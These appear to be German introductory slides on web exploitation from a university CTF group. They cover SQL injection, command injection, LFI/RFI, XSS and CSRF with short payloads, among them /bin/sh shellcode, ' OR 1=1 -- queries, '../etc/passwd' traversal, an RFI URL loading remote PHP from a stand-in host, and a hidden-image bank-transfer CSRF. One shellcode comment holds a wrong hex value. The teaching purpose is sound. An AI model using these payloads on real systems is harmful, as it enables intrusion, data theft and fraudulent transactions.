






Web Exploitation

Eine Einführung

KITCTF


```
1 char sc[] = "\x6a\x0b"   // push byte +0xb
2 "\x58"                   // pop eax
3 "\x99"                   // cdq
4 "\x52"                   // push edx
5 "\x68\x2f\x2f\x73\x68"   // push dword 0x68732f2f
6 "\x68\x2f\x62\x69\x6e"   // push dword 0x6e69922f
7 "\x89\xe3"               // mov ebx, esp
8 "\x31\xc9"               // xor ecx, ecx
9 "\xcd\x80";              // int 0x80
```

Überblick




- SQLi
- Command Injection
- Directory Traversal
- CSRF
- XSS
- Tools

PHP




- schwierig sicheren Code zu schreiben

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE
  - `$x = 0` // empty() → TRUE
  - `$x = "0"` // empty() → TRUE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE
  - `$x = 0` // empty() → TRUE
  - `$x = "0"` // empty() → TRUE
  - `NULL == FALSE` // TRUE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE
  - `$x = 0` // empty() → TRUE
  - `$x = "0"` // empty() → TRUE
  - `NULL == FALSE` // TRUE
  - `"php" == TRUE` // TRUE
  - `"php" == FALSE` // FALSE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE
  - `$x = 0` // empty() → TRUE
  - `$x = "0"` // empty() → TRUE
  - `NULL == FALSE` // TRUE
  - `"php" == TRUE` // TRUE
  - `"php" == FALSE` // FALSE
  - `"php" == 0` // TRUE
  - `"php" == 1` // FALSE

PHP




- schwierig sicheren Code zu schreiben
- nicht immer intuitiv:
  - `1 == "1"` // TRUE
  - `var $x;` // empty() → TRUE
  - `$x = 1` // empty() → FALSE
  - `$x = 0` // empty() → TRUE
  - `$x = "0"` // empty() → TRUE
  - `NULL == FALSE` // TRUE
  - `"php" == TRUE` // TRUE
  - `"php" == FALSE` // FALSE
  - `"php" == 0` // TRUE
  - `"php" == 1` // FALSE
- `https://www.owasp.org/index.php/PHP_Top_5`

SQL Injections





```
<?php
    $username = $_GET['username'];
    $result = mysql_query(
        "SELECT * FROM users WHERE username='$username'"
    );
?>
```


SQL Injections




```php
<?php
    $username = $_GET['username']; //itaton
    $result = mysql_query(
        "SELECT * FROM users WHERE username='itaton'"
    );
?>
```



SQL Injections




```php
<?php
    $username = $_GET['username']; //'
    $result = mysql_query(
        "SELECT * FROM users WHERE username=''"
    );
?>
```


- SQL Error!

SQL Injections





```php
<?php
    $username = $_GET['username']; //' OR 1=1
    $result = mysql_query(
        "SELECT * FROM users WHERE username='' OR 1=1'"
    );
?>
```


SQL Injections




```php
<?php
    $username = $_GET['username']; //' OR 1=1 --
    $result = mysql_query(
        "SELECT * FROM users WHERE username='' OR 1=1 -- '"
    );
?>
```



SQL Injections




```php
<?php
    $username = $_GET['username']; //' OR 1=1 --
    $result = mysql_query(
        "SELECT * FROM users WHERE username='' OR 1=1 -- '"
    );
?>
```


- Cheatsheet / Filter evasion:
  https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/

Blind SQL Injections




- Häufig keine Ergebnisse angezeigt

Blind SQL Injections



- Häufig keine Ergebnisse angezeigt
- Verschiedene Errors


Blind SQL Injections



- Häufig keine Ergebnisse angezeigt
- Verschiedene Errors
- Info Leaks

```
http://example.com/getPage.php?ID=5 AND \\
    substring(@@version, 1, INSTR(@@version, '.') - 1)=4
```

Blind SQL Injections




- Häufig keine Ergebnisse angezeigt
- Verschiedene Errors
- Info Leaks

```
http://example.com/getPage.php?ID=5 AND \\
    substring(@@version, 1, INSTR(@@version, '.') - 1)=4
```

- Timing


```
1 UNION SELECT IF(SUBSTRING(user_password,1,1) =
    CHAR(65),BENCHMARK(5000000,ENCODE('hallo','123')),null)
    FROM users WHERE user_id = 1;
```


Command Injection





```
<?php
    print("Please specify the file to delete");
    print("<p>");
    $file=$_GET['filename'];
    system("rm $file");
?>
```


Command Injection





```php
<?php
    print("Please specify the file to delete");
    print("<p>");
    $file=$_GET['filename']; //note.txt
    system("rm $file");
?>
```


Command Injection





```php
<?php
    print("Please specify the file to delete");
    print("<p>");
    $file=$_GET['filename']; //note.txt; ls
    system("rm $file");
?>
```


Command Injection - Mitigations




- system() Aufrufe vermeiden, wenn möglich
- sonst: input filtern:
  - ;
  - &
  - &&
  - ||
  - |
  - ...

Directory Traversal / LFI / RFI





```php
<?php
    $page = $_GET['page']; // index.php
    include("/var/www/html/" . $page);
?>
```


Directory Traversal / LFI / RFI





```php
<?php
    $page = $_GET['page']; // ../../../etc/passwd
    include("/var/www/html/" . $page);
?>
```


Directory Traversal / LFI / RFI





```php
<?php
    $page = $_GET['page']; // ../../../../../../../etc/passwd
    include("/var/www/html/" . $page);
?>
```


Directory Traversal / LFI / RFI





```php
<?php
    $template = 'blue.php';
    if ( is_set( $_COOKIE['TEMPLATE'] ) )
       $template = $_COOKIE['TEMPLATE'];
    include ( "/home/users/phpguru/templates/" . $template );
?>
```


Directory Traversal / LFI / RFI




```
http://example.com/get?page=index.php
```



Directory Traversal / LFI / RFI




```
http://example.com/get?page=index.php
```


```
http://example.com/get?page=http://mallo.ry/malicius.php
```


XSS: Reflected XSS




```
http://example.com?data=<script>alert(1)</script>
```



XSS: Reflected XSS




```
http://example.com?data=<script>alert(1)</script>
```

```
<script SRC=http://xss.rocks/xss.js></script>
```


XSS: Reflected XSS





```
http://example.com?data=<script>alert(1)</script>
```

```
<script SRC=http://xss.rocks/xss.js></script>
```

- Angriffsszenario
  - Link an victim senden
  - Victim's Browser führt JavaScript aus

XSS: Reflected XSS





```
http://example.com?data=<script>alert(1)</script>
```

```
<script SRC=http://xss.rocks/xss.js></script>
```


- Angriffsszenario
  - Link an victim senden
  - Victim's Browser führt JavaScript aus
- Einfach zu erkennen - JavaScript kommt aus der URL

XSS: Stored XSS




- Angriffsszenario
  - z.B. Forum
  - Post verfassen mit embedded JavaScript
  - JavaScript wird auf jedem aufrufenden Browser ausgeführt

XSS: Stored XSS



- Angriffsszenario
  - z.B. Forum
  - Post verfassen mit embedded JavaScript
  - JavaScript wird auf jedem aufrufenden Browser ausgeführt
- Schwierig zu erkennen - JavaScript kommt direkt von Server


XSS: Stored XSS



- Angriffsszenario
  - z.B. Forum
  - Post verfassen mit embedded JavaScript
  - JavaScript wird auf jedem aufrufenden Browser ausgeführt
- Schwierig zu erkennen - JavaScript kommt direkt von Server


- `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`

CSRF (Cross Site Request Forgery)




- Multi-tabbed browsing

CSRF (Cross Site Request Forgery)




- Multi-tabbed browsing
- In einem Tab in online Banking `bank.example.com` eingeloggt

CSRF (Cross Site Request Forgery)




- Multi-tabbed browsing
- In einem Tab in online Banking `bank.example.com` eingeloggt
- Überweisung: GET request an:
  `bank.example.com/transfer?to=<RECEIVER>&amount=<AMOUNT>`

CSRF (Cross Site Request Forgery)




- Multi-tabbed browsing
- In einem Tab in online Banking `bank.example.com` eingeloggt
- Überweisung: GET request an:
  `bank.example.com/transfer?to=<RECEIVER>&amount=<AMOUNT>`
- Auf anderem Tab (`mallo.ry/index.html`): Eingebundenes Bild:
  `<img src="bank.example.com/transfer?to=itaton&amount=100" width="0" height="0" border="0" >`

Tools: Burpsuite




- Live Demo

Tools: Wireshark




- Live Demo

Ressourcen



- `https://www.owasp.org/index.php/Category:Attack`
- The Tangled Web: A Guide to Securing Modern Web Applications (Michal Zalewski)
- `https://github.com/Kristofunek/OWASPBelfast/wiki/Useful-links`

Aufgaben



- http://overthewire.org/wargames/natas/
- https://xss-game.appspot.com/level1
- http://ctf.bplaced.net
- https://picoctf.com/
- https://www.hackthissite.org/
- http://www.itsecgames.com/
- https://www.owasp.org/index.php/OWASP_Juice_Shop_Project